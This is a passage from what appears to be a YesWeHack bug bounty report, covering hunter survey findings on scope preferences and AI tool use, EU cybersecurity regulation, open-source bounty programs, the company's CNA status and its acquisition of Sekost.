Next up was high bounty ranges, important to 51% of hunters. In how many professions would half of practitioners not cite money among their primary motivations? It speaks to the fact that hacking is a both a passion and a source of income for most hunters. How else could so many pentesters and developers spend their evenings and weekends hunting?

It's nevertheless apparent that the size, fairness and timeliness of payouts, as well as prompt report resolution and communication, are vital variables when it comes to attracting and sustaining the engagement of hunters.

> **Bug Bounty success hinges on engendering mutual trust and carefully incentivising and encouraging hunter engagement. It's about finding an optimal balance in terms of scopes, rewards and rules.**
>
> **Selim Jaafar,** chief customer officer

Invites to private programs, a key motivation for 50% of hunters, were about as important as bounty ranges. Invite-only programs often offer bigger payouts, as well as a lower risk of duplicate reports because fewer hunters are probing the scopes.

Relatively untapped attack surfaces, the size of targets and the alignment of scopes with skillsets are, unsurprisingly, key factors too: around two in five hunters prioritise recently added scopes (42%), broad or feature-rich scopes (41%) or the type of technologies in scope (40%).

Long-established scopes attract far less interest. Only 13% prioritised them, whether they have a high number of reports (4%) or relatively few reports (9%). Perhaps there's a widespread perception that older scopes contain fewer vulnerabilities. There's a kernel of truth there, although scopes are often heavily pentested before being brought into scope, and evolve over time through new features, architectural changes or third-party integrations – expanding attack surfaces and introducing fresh vulnerability classes. This is why organisations, supported by their customer success manager, should regularly review scopes, testing conditions and rewards to keep programs attractive as they mature. As Luca Sangalli, security engineer at Entrust, noted:

> **Bug Bounty is not a 'set and forget' program. You need to keep hunters engaged.**

Technical difficulty was a relatively minor concern, with more hunters relishing a challenge than an easy ride. Just 10% prioritised technically complex scopes, while half as many (5%) sought out comparatively simple ones.

Finally, the industry sector (21%) and affinity for the brand (19%) were important considerations for around one in five hunters apiece – a significant proportion given they're weighing up sentiment and personal interests against hardheaded considerations like earnings.

> Do you prefer smaller or larger scopes?

- **Larger scopes** **45%**
- **Smaller scopes** **14%**
- **Depends on the program**..... **41%**

More than three times as many hunters preferred large over small scopes (45% versus 14%). A significant proportion (41%) selected 'depends on the program/no strong preference'.

> How important to you are non-monetary incentives (e.g. hall of fame, points, gifts, badges) for finding bugs?

28% Very important

41% Moderately important

31% Not particulary important

Non-monetary forms of recognition, such as hall of fame acknowledgements, points, gifts or badges, are at least 'moderately important' to more than two thirds (69%) of respondents. It's worth pointing out that points accrued via bug reports are particularly valuable, since they can unlock invitations to private programs – a significant attraction for one in two hunters, as we've already highlighted.

As CSMs, it's important to evaluate whether results are consistent with expectations, and whether to direct the customer to refine, slow down, extend or boost the program. We leverage our expertise to help the customer optimise their metrics in tune with their ambitions.

Selim Jaafar,
chief customer officer

FAVOURITE SCOPES

> Which kinds of scopes are you most comfortable testing?

- **98% Web applications**
- **78% APIs**
- **40% Mobile applications**
- **30% Network ranges and wildcard**
- **24% Cloud infrastructure/Misconfigurations**
- **20% Open source software/Source code review**
- **13% AI models and interfaces**
- **9% Desktop software/binaries**
- **8% Hardware devices & firmwares**
- **6% Cryptography**

Our hunter community is clearly comfortable testing a wide range of targets. It's no surprise that web applications (98%) and APIs (78%) commanded large majorities, being relatively accessible to learn and forming the backbone of modern Bug Bounty scopes. There's an understandable drop-off thereafter as skills become more specialised and scopes less widespread. That's where crowdsourcing shows its strength. With a talent pool of around 130,000 hunters, YesWeHack can surface niche expertise when it's needed.

In third place, with 40%, mobile scopes require more advanced setup, tooling and local environment handling, but represent a rapidly growing area with plenty of attack surface available.

Significant proportions of hunters feel comfortable testing network ranges and wildcard scopes (30%), cloud infrastructure (24%) and open source (20%). Despite being a relatively nascent field, 13% already feel comfortable testing AI scopes – and we can expect this number to rise rapidly as AI tools and functionality proliferate.

Desktop, hardware and cryptography (all <10%) have the steepest learning curves and offer relatively few hunting opportunities – but potentially high payouts when bugs are uncovered.

PROGRAM UPDATES


> How do you track program updates?

70%
Manually check notifications and/or monitor changelogs

18%
Automatically monitor/check program versions

12%
Usually don't track updates

Keeping abreast of scope changes, reward boosts or policy adjustments appears to be less widely automated than other Bug Bounty workflows. Most hunters track program updates by manually tracking notifications and/or monitoring changelogs (70%); only 18% rely on automated tracking or version-monitoring tools. Just 12% don't track updates at all, showing that staying informed about new hunting opportunities is considered an important part of maintaining a competitive edge. Organisations should take note that YesWeHack offers the ability – which many customers leverage – to automatically alert hunters when a scope is updated.



AI: AN ACCELERANT, AND A SOLUTION, TO YOUR CYBERSECURITY PROBLEMS

AI is expanding the capabilities and opportunities of attackers while simultaneously empowering ethical hackers and security teams.

Consider ballooning attack surfaces. AI coding tools are further accelerating deployments, while the rapid rollout of AI features is creating countless new attack paths. Inevitably, more attack vectors equal more vulnerabilities. The number of new CVEs logged annually was already soaring before the arrival of ChatGPT 3.5, rising by 336% between 2016 and 2023. The record jump between 2024-2025 (39%) was probably too soon after OpenAI's LLM breakthrough for GenAI to be a meaningful factor, but AI will surely be an accelerant in the coming years – and not only because of the *size* of attack surfaces. Research from Veracode, for instance, found that 45% of AI-generated code contains security flaws, lending weight to concerns that AI coding tools could prioritise speed over security. New categories of AI/LLM vulnerabilities, meanwhile, demand a wider range of testing skills.

'HACKERS IN THE LOOP'

AI is helping threat actors to discover vulnerabilities, scale their attacks and evade defences more effectively. Automation lowers the barrier to entry, allowing less skilled actors to execute increasingly sophisticated campaigns.

The best way to stop bad guys with AI is to recruit good guys with AI. Fortunately, ethical hackers tend to be early adopters. A survey of our community found that 91% of our hunters now use AI tools in at least one stage of the hacking process. The vast majority – 93% – have observed tangible benefits, such as faster bug discovery, uncovering more complex vulnerabilities or more efficiently surfacing recurring vulnerability patterns across large attack surfaces (see the AI-related survey results on pages 30-33).


A SECURITY-FIRST APPROACH TO LEVERAGING AI

Of course, there are risks entailed by the careless use of AI hacking tools. That's why YesWeHack has added a 'program spamming and AI slop' violation to our platform code of conduct. Submitting findings "of poor quality, and which have not been expertly validated, manually tested, and confirmed by the security researcher through reliable methods or sources" or "spamming a program by submitting reports based on assumptions, AI-generated hypotheses without manual verification" will be considered violations of the highest severity, resulting in a platform ban.

This reflects an AI ethos grounded in trust, transparency and human-in-the-loop principles. When it comes to empowering security teams, we deploy artificial intelligence with the same rigour as any security measure.

We give organisations full control over whether and how to use AI on our platform. Crucially, AI features can be individually disabled at any given moment. Be assured also that AI tasks run on our secure infrastructure, fully compliant with strict European regulations; our governance approach in this area aligns with ISO/IEC 42001 standards; and that vulnerability data is not used to train or fine-tune AI models.

'SECOPS TEAMS IN THE LOOP': AUTOMATION WHERE IT HELPS, HUMANS WHERE IT MATTERS



The potential benefits of AI for Bug Bounty Program management are nevertheless significant:

- More precise, consistent, complete reports, which reduces follow-up messages and bottlenecks
- Data-driven prioritisation and triage processes lead to faster remediation of the most critical risks and quicker payouts
- Faster payouts to hunters equal happier, more engaged community
- Greater capability to cope with unexpected manpower shortages or surges in vulnerability reports

Achieving these goals requires the augmentation rather than replacement of human intelligence – which is why our triage and customer-success teams are still growing. As Adrien Jeanneau, YesWeHack's VP security analyst, says: "It's important to keep the human brain involved in triaging to ensure the impact reflects the context, our knowledge and the customer's knowledge." The automation of repetitive tasks can free security analysts to focus more attention where they can add real value. For time-pressed security teams, this could even mean investing more time on under-resourced but critical security activities beyond Bug Bounty.

We've already rolled out the following features, with more in the pipeline... Be assured that any findings or suggestions generated by these features are always validated by our human experts:

- **Clearer understanding of reports and faster decision-making in vulnerability management workflows** – report metadata extraction; vulnerability explanations that parse screenshots with text recognition; simplified pentest audit reports
- **Enhanced, accelerated triage** – pre-triage classification and prioritisation of reports; similarity detection to identify duplicate reports; validation of initial severity levels in view of industry standards
- **Optimising programs to boost ROI** – researcher recommendations relevant to scopes; reward grid suggestions based on industry benchmarks, comparable programs and regional factors; helping hunters match their skills, activity history and profile to suitable programs

THE POWER OF THE CROWD IN THE AI ERA

Advances in AI will surely alleviate SecOps resource constraints while simultaneously increasing workloads. Rather like healthcare spending, cyber budgets are generally growing but not quickly enough to cope with lengthening to-do lists. Security teams have ever-more assets to protect, vulnerabilities to fix and compliance demands to meet. The *Wiz 2026 CISO Budget Benchmark* revealed that 88% of CISOs expected budgets to grow in 2026, and yet more than half believed their organisations were still underinvesting in security. And many organisations – especially SMEs and businesses in sectors such as retail, education or local government – are doubtless not seeing budgetary increases at all.

Financial constraints are compounded by ongoing hiring challenges. Some 55% of cybersecurity teams are understaffed and 65% have unfilled cybersecurity positions, according to *ISACA's 2025 State of Cybersecurity Report*. Of course, AI tools can help security teams achieve more with fewer entry-level analysts. However, by accelerating release schedules and fuelling the growing complexity of tech stacks and cyber threats, AI is surely increasing demand for *senior* security engineers and architects, as well as continuous testing delivered by researchers with an eclectic range of skills. And amid shrinking exploitation cycles (yes, also fuelled by AI), it only grows more important to achieve full visibility of potential exposures, integrated from multiple sources, and to rapidly prioritise and remediate the most urgent findings.

The rapid proliferation of AI tools and features is also driving demand for specialised testing skills. YesWeHack already manages several AI-focused Bug Bounty Programs, along with numerous scopes that include AI components.

By adopting a crowdsourced model, we gained access to a global community of skilled researchers with a wide range of expertise. This approach better reflects the unpredictability and creativity of actual threat actors, identifying vulnerabilities that were previously overlooked.

James Cooper, director of product security &
Justin Moore, director of IT security, NOV

GROWING COMPLIANCE BURDEN

Although the regulatory environment evolves at glacial speed compared to AI, there's been a marked compliance shift in recent years. We've come a long way since the Operation Aurora attacks of 2009, when Google broke the omertà around reporting incidents and complacency over state-backed cyber threats was shattered. Seventeen years later and cyber-attacks are now recognised as a serious threat to national security. Incident reporting and other best practices are no longer optional in many jurisdictions – with Europe leading the way.

In the last 18 months alone we've seen NIS 2 (applicable to providers of 'essential' and 'important' services), the Digital Operational Resilience Act/DORA (financial entities and their third-party ICT providers) and the EU Common Criteria (EUCC) scheme (cyber-assurance for digital products) come into force across the EU. Meanwhile, the compliance deadline (January 2027) looms large for the Cyber Resilience Act (CRA), which covers 'products with digital elements'.

The EU's regulatory framework around cyber now demands a proactive, risk-based approach to understanding attack surfaces, mitigating supply chain risks and vulnerability management. Bug Bounty is very much a viable – and recommended – part of the compliance equation. NIS 2 guidelines endorse Bug Bounty Programs as producing strong results for "most organisations". The CRA, meanwhile, references Bug Bounty as a legitimate vehicle for fulfilling coordinated vulnerability disclosure (CVD) obligations, as well as prescribing that products arrive on the market free from "known exploitable vulnerabilities".

> **We're aligning our Bug Bounty Program with compliance frameworks and audit processes to improve traceability and reduce gaps.**
>
> **James Cooper,** director of product security &
> **Justin Moore,** director of IT security, NOV

Microsoft executives are among those calling for global harmonisation of regulations in the face of truly borderless cyber threats. Having led the way, and with market access to the world's largest trading bloc at stake, the EU framework now offers a likely baseline for convergence. As Geert van der Linden, executive VP of global cybersecurity services at Capgemini, told CNBC: "NIS 2 will be seen as a global standard by judges." The UK government's proposed post-Brexit successor to NIS 1 is expected to significantly align with NIS 2. Serbia has enacted legislation that closely aligns too. Australia, Singapore, Malaysia, Chile and the UAE have in the past year moved, to varying degrees, in a NIS 2-style direction. Although President Trump is pursuing a lighter touch regime than his predecessor, strict rules remain in place for critical infrastructure and government supply chains, while the Securities and Exchange Commission's lawsuit against the CEO of SolarWinds (albeit charges were eventually dropped) serves as powerful motivation to take cyber-resilience seriously.

TOUGHER ENFORCEMENT, ENHANCED DUE DILIGENCE

Data protection and consumer rights laws have so far been the primary mechanisms for penalising security failings after breaches. Landmark cases have included Meta in the EU (€1.2 billion GDPR fine in 2023), Capita in the UK (£14 million GDPR fine in 2025) and T-Mobile in the US ($500 million settlement in 2022).

However, the stakes are rising further still. The European Commission has introduced significantly stronger enforcement mechanisms for NIS 2 – fines rising to €10 million or 2% of annual worldwide turnover, plus potential director liability – after concluding that NIS 1 was weakly and inconsistently enforced. The UK regime will be similarly severe. US penalties remain less punitive, but cyber failures are still an expensive business, as Comcast discovered in November 2025 when it was hit by a $1.5 million fine by the Federal Trade Commission in relation to a cyber-attack on a third-party vendor.

The spectre of such penalties – never mind the reputational and financial fallout from cyber-attacks – is making cybersecurity a bigger boardroom priority. On the offensive security front, we might expect organisations to undertake more frequent, more expansive security testing. Given resource constraints and rapid release cycles, their due diligence of third-party services will surely favour agile, cost-effective and compliance-friendly testing that minimises disruption to commercial operations.


HUNTER SURVEY: AI TOOLS

The 245 hunters who completed this survey range from relative newcomers (less than one year's experience in the cyber field) to seasoned professionals with more than a decade's cybersecurity experience. The largest cohort, accounting for 44%, has worked in cybersecurity for 3-5 years.

This section covers how hunters use AI tools and view the associated benefits and risks. *(Go to page 18-23 to learn how hunters choose scopes and track program updates, and page 44-50 for findings on hunters' industry experience, what proportion are full-time hunters, collaborative hunting and the popularity of various hacking tools).*

AI USE CASES

> In which stages of your Bug Bounty workflow do you currently use AI or AI-assisted tools?



> Which improvements have you achieved by using AI in your Bug Bounty workflows?

44% Improved report clarity & structure

32% More time to think creatively thanks to AI automation

31% Finding more complex and subtle bugs

28% Faster bug discovery

24% Able to hunt on new targets or technologies previously outside my expertise

14% Faster at finding recurring bugs at scale

7% No improvement observed

The vast majority of hunters (91%) use AI tools in at least one stage of the hacking process. Five percent use AI in all key stages.

The two most common use cases for AI – researching technologies such as through reading documentation (69%) and for report drafting and writeups (51%) – sit outside of the hands-on exploitation phases. This suggests that AI is most trusted when the stakes are low and outputs are easy to review and correct. Relatedly, the most frequently observed benefit of using AI was improvements in the clarity and structure of bug reports, cited by 44% (rising to 68% for those who actually use AI for this purpose).

More technical use cases, such as payload generation or mutation (40%) and code review or vulnerability analysis (38%), highlight AI's value as a creativity and ideation aid. Lower adoption for reconnaissance (26%) and severity escalation (23%) perhaps reflects concern over inaccurate or fabricated output. Relatedly, hunters' biggest concerns about the risks of using AI tools were false positives (cited by 50%) and hallucinated payloads or vulnerabilities (48%).

On the upside, 31% believe that AI tools are helping them uncover more complex or subtle vulnerabilities. Almost as many (28%) are unearthing bugs more rapidly, although this proportion drops by half (to 14%) for finding bugs fast at scale.


DOES AI UNLEASH OR DAMPEN CREATIVITY?

> Which of the following potential downsides or limitations of using AI in Bug Bounty hunting are you most concerned about?

AI cuts both ways when it comes to unshackling or suppressing human ingenuity. On the one hand, almost a third of respondents (32%) thought AI-driven automation gave them more time to think creatively. One hunter said AI had been a huge time-saver for tasks like creating raw POST requests based on snippets. Doing it themself "would take 10-20 minutes," they said. "AI is instant and generally pretty accurate." Moreover, around a quarter (24%) say AI helps them tackle new technologies or domains previously outside their comfort zone – suggesting AI lowers barriers to entry and helps hunters diversify their skillsets.

On the other hand, 24% of respondents worry about skill erosion as tasks become automated, while 20% fret that AI will lead to more 'low-hanging fruit' submissions, potentially crowding out deeper research and complex logic-based findings. One respondent cautioned that some beginners were relying too heavily on AI and do "not understand what they are doing".

Adrien Jeanneau, who leads the triage team, has also observed this trend, which has affected all Bug Bounty platforms. "While we can recognise that AI is a really good tool to enhance writing and research, some hunters rely far too much on what AI tells them without validation, making a report 'legitimate' when in fact there's nothing there," he warned.



Determined to protect customers from low-quality AI-generated reports, YesWeHack has added a new, maximum severity violation to our platform code of conduct, enforceable by platform bans. This prohibits submitting findings "which have not been expertly validated, manually tested, and confirmed by the security researcher through reliable methods or sources" or "spamming a program by submitting reports based on assumptions, AI-generated hypotheses without manual verification". The goal of this 'program spamming and AI slop' violation is to ensure neither triagers nor security teams are overwhelmed by irrelevant reports. Go to page 24-26 to learn more about YesWeHack's approach to AI, which is grounded in trust, transparency and human-in-the-loop principles.

In summary, most hunters seem to believe that AI offers significant upside benefits alongside real risks. Only a small minority who use AI have observed no improvements (6%), while just 17% of all respondents didn't believe any of the risks we posited were particularly concerning. This latter contingent probably feels AI's benefits outweigh the downsides and/or have faith in their ability to mitigate risks by manually validating AI-generated outputs and restricting AI to appropriate use cases. Unintended scope breaches or data leakage (a concern for just 11%) is one adverse outcome that can be avoided by using the right tools in the right scenarios.

WHY STATES ARE SECURING OPEN SOURCE

The security of open source has become a strategic priority for governments. It's easy to see why: a single vulnerability in a widely used component can put thousands of downstream applications at risk, while many critical libraries remain under-resourced.

Among other measures, we've seen the US multi-agency Open Source Software Security Initiative (OS3I) fund security audits for critical components. Both US and EU governments also leverage procurement power to influence open-source governance, while agencies such as the Cybersecurity and Infrastructure Security Agency support the triage and remediation of open-source flaws through Vulnerability Disclosure Policies (VDPs).

> Open source software (OSS) vulnerability (mis)management

70%

of OSS components are poorly maintained or no longer maintained (*Crossing Boundaries: Breaking Trust?* 2024, Lineaje Labs)

20%

of organisations claim full visibility into OSS components before they ship (*2024 Software Supply Chain Security Report*, Anchore)

90%

of codebases contain OSS components more than 10 versions behind the latest version (*2025 Open Source Security and Risk Analysis Report*, Black Duck)

98%

is the year-on-year growth in reported flaws in OSS packages – almost x4 faster than the 25% increase in package numbers (*Open Source, Open Threats?* 2025; Seyed Ali Akhavani, Behzad Ousat, Amin Kharraz)

97%


of codebases contain OSS and 81% contain high- or critical-risk OSS vulnerabilities (2025, Black Duck)

EUROPEAN COMMISSION LAUNCHES YESWEHACK PROGRAMS FOR OPEN SOURCE AND EU ASSETS

The European Commission has been strengthening open source security via Bug Bounty Programs since 2019. Having outscored rival platforms during a tender process last year, YesWeHack recently signed a four-year framework contract potentially worth more than €7 million as the Commission's preferred provider of Bug Bounty services.

> **We have high expectations for this new framework contract, and we are confident that YesWeHack, as the first awarded company, will play an important role in achieving our objectives to secure the software we produce, as well as in supporting our ongoing initiatives to better protect open-source projects.**
>
> **Miguel Diez Blanco,** team lead for interoperability enablers & open source, DIGIT, European Commission

The Commission, which has long promoted the use and development of community-built software within EU institutions, has expanded the scope to a wider range of open source projects, as well as to any EU institutions wishing to leverage crowdsourced security testing to harden their own applications. The Commission's Directorate-General for Digital Services (DIGIT) is currently overseeing public programs for Jenkins (automation server), Nextcloud (file synchronisation and sharing platform), Keycloak (identity and access management system), BIND 9 (DNS server software), ImageMagick (video-editing tool), OpenProject (project management software) and BigBlueButton (web conferencing system for online learning).



We're honoured that the European Commission entrusted us with securing assets of such critical importance – not only to EU institutions but also to millions of citizens. It's a testament to the spectacular progress we've made since launching a decade ago that the world's largest trading bloc chose YesWeHack after an exhaustive tender process. This decision cements our position globally as the leading alternative to US vendors.

Guillaume Vassault-Houlière,
CEO & co-founder, YesWeHack

SOVEREIGN TECH AGENCY

BUG BREAKDOWN

- A critical vulnerability remediated rapidly via the OpenPGP.js program in 2025 demonstrated the value of Bug Bounty
- Covered by multiple media outlets, CVE-2025-47934 could have enabled attackers to spoof signature verification and therefore dupe victims into trusting malicious messages or software commits
- Edoardo Geraci and Thomas Rinsma from Codean Labs shared a €7,500 bounty from the discovery

The EU's largest economy is also playing its part in the EU's open source security efforts. The Sovereign Tech Agency (STA), set up by the German government to invest in open digital infrastructure to ensure a resilient, sustainable open source ecosystem, runs multiple private and public programs on YesWeHack. Currently there are public programs for Log4j, the java logging library that gave rise to the notorious 'Log4Shell' vulnerability, systemd (default init system for most Linux distributions), GNOME (arguably the most popular desktop environment for Linux), ntpd-rs (Rust implementation of Network Time Protocol), Sequoia PGP (memory-safe OpenPGP implementation) and OpenPGP.js (JavaScript library for OpenPGP encryption).

We also manage three programs – for Dovecot (IMAP/POP3 mail server), PowerDNS (authoritative DNS server) and Ox App Suite (cloud-based email and collaboration suite) – in partnership with **Open-Xchange**, which develops open-source email and collaboration software for service providers worldwide.

YESWEHACK IS NOW A CVE NUMBERING AUTHORITY (CNA)

YesWeHack was authorised as a CVE Numbering Authority (CNA) by the Common Vulnerabilities and Exposures (CVE™) Program in 2025. This means we can now assign CVE IDs to vulnerabilities and publish related information in the associated CVE Record. YesWeHack joined 489 other CNAs – including Airbus, Amazon, Google, Synk and Sonatype to name a few – in playing this critical role in the vulnerability management ecosystem.

CVEs provide a common reference point for vulnerabilities and relevant, actionable details presented in a consistent format. This equips security professionals and organisations to correlate CVE data with suspected vulnerabilities within their own context, and to coordinate resources to efficiently understand, prioritise and remediate vulnerabilities.

We're honoured to become a CNA. Being entrusted with this responsibility attests to our pedigree and proven processes for managing vulnerabilities. By designating CVE IDs and managing CVE Records for certain vulnerabilities discovered through our Bug Bounty Programs, we hope to eliminate hassle for our affected customers and streamline the coordination, remediation and attribution of vulnerabilities.

Guillaume Vassault-Houlière,
CEO & co-founder, YesWeHack

YESWEHACK'S FIRST-EVER ACQUISITION - WELCOME, SEKOST!

Last year saw YesWeHack purchase Sekost, an innovative player in the cybersecurity auditing space – our first-ever acquisition.

This also represents a major strategic step for Sekost, which can now leverage YesWeHack's international reputation and commercial strength to enhance its offerings for SMEs and accelerate its expansion. Both Sekost and YesWeHack have enjoyed rapid growth in recent years. Sekost's revenue doubled in each of the previous two years, while YesWeHack has been rapidly expanding for more than a decade.

A NATURAL ALLIANCE BUILT ON SHARED VALUES

YesWeHack and Sekost share a common history: Christophe Hauquiert, CTO and co-founder of Sekost, was a longstanding ethical hacker on the YesWeHack Bug Bounty platform. YesWeHack then became one of Sekost's first clients, and the two companies established a technological partnership through which they integrated Sekost's services into the YesWeHack platform.


YesWeHack and Sekost have now united under a shared vision: combining innovation and technical excellence to deliver straightforward solutions with actionable, tangible results. They are also guided by common values and a culture built on hacking and offensive security, transparency and a human-centred DNA.

EXCEPTIONAL POTENTIAL TO UNLOCK

As part of YesWeHack, Sekost will maintain its autonomy while gaining access to new resources that can accelerate the development of its offerings for SMEs.

Through this acquisition, Sekost will benefit from:

- YesWeHack's commercial strength and international reputation
- Operational reinforcement through the cross-functional expertise of Europe's leading Bug Bounty platform
- Preferential access to new strategic markets and YesWeHack's global enterprise clients
- Product convergence combining continuous diagnostics and ASM (Attack Surface Management) for even more comprehensive attack surface coverage



CONCRETE BENEFITS FOR CLIENTS:

- An accelerated product roadmap has already delivered a new continuous cyber risk monitoring feature for SMEs, while integrated support for NIS2 compliance will launch in 2026
- Enhanced support, greater scalability and an improved customer experience at all levels

YesWeHack was first a client, then a partner, and today we take a historic step together. With YesWeHack, we go further and faster without losing our identity. Joining forces with one of the finest French cybersecurity companies is an extraordinary opportunity for our clients and our growth, and it marks the beginning of an exciting new chapter for our entire team.

Léo Richer,
CEO & co-founder, Sekost

Sekost
by YesWeHack

INDUSTRY-LEADING CUSTOMER SATISFACTION

YesWeHack is trusted by its customers – but don't just take our word for it. We are currently rated 4.8/5 and 4.9/5 respectively on G2 and Gartner Peer Insights, sites that aggregate user reviews for business software. These are the highest scores in the industry!

In G2's Fall Reports 2025 we received 'High Performer' and 'Users Love Us' badges. Then in G2's Winter Reports 2025 we notched a further five badges, including 'Leader' badges across all three categories where we're listed: Crowd Testing Tools, Risk-Based Vulnerability Management and Penetration Testing. We also earned the 'Easiest to Do Business With' and 'Users Love Us' badges.

But there's no time for complacency: our efforts to improve levels of customer satisfaction will, like the security testing we deliver, be continuous and wide-ranging.

Gartner

YesWeHack offers a solid platform with excellent customer service

Offensive security staff engineer 5.0 ★★★★★

USERS LOVE YESWEHACK: BEST-IN-CLASS NPS PERFORMANCE

The Net Promoter Score (NPS®) is a standardised metric that measures customer satisfaction and loyalty by assessing how likely customers are to recommend a product or service on a scale from 0 to 10. Respondents are classified as Detractors (0–6), Passives (7–8) or Promoters (9–10), and the NPS is calculated by subtracting the percentage of Detractors from the percentage of Promoters, yielding a score between -100 and +100. An NPS above 0 is considered positive, above 30 strong, and above 50 excellent.

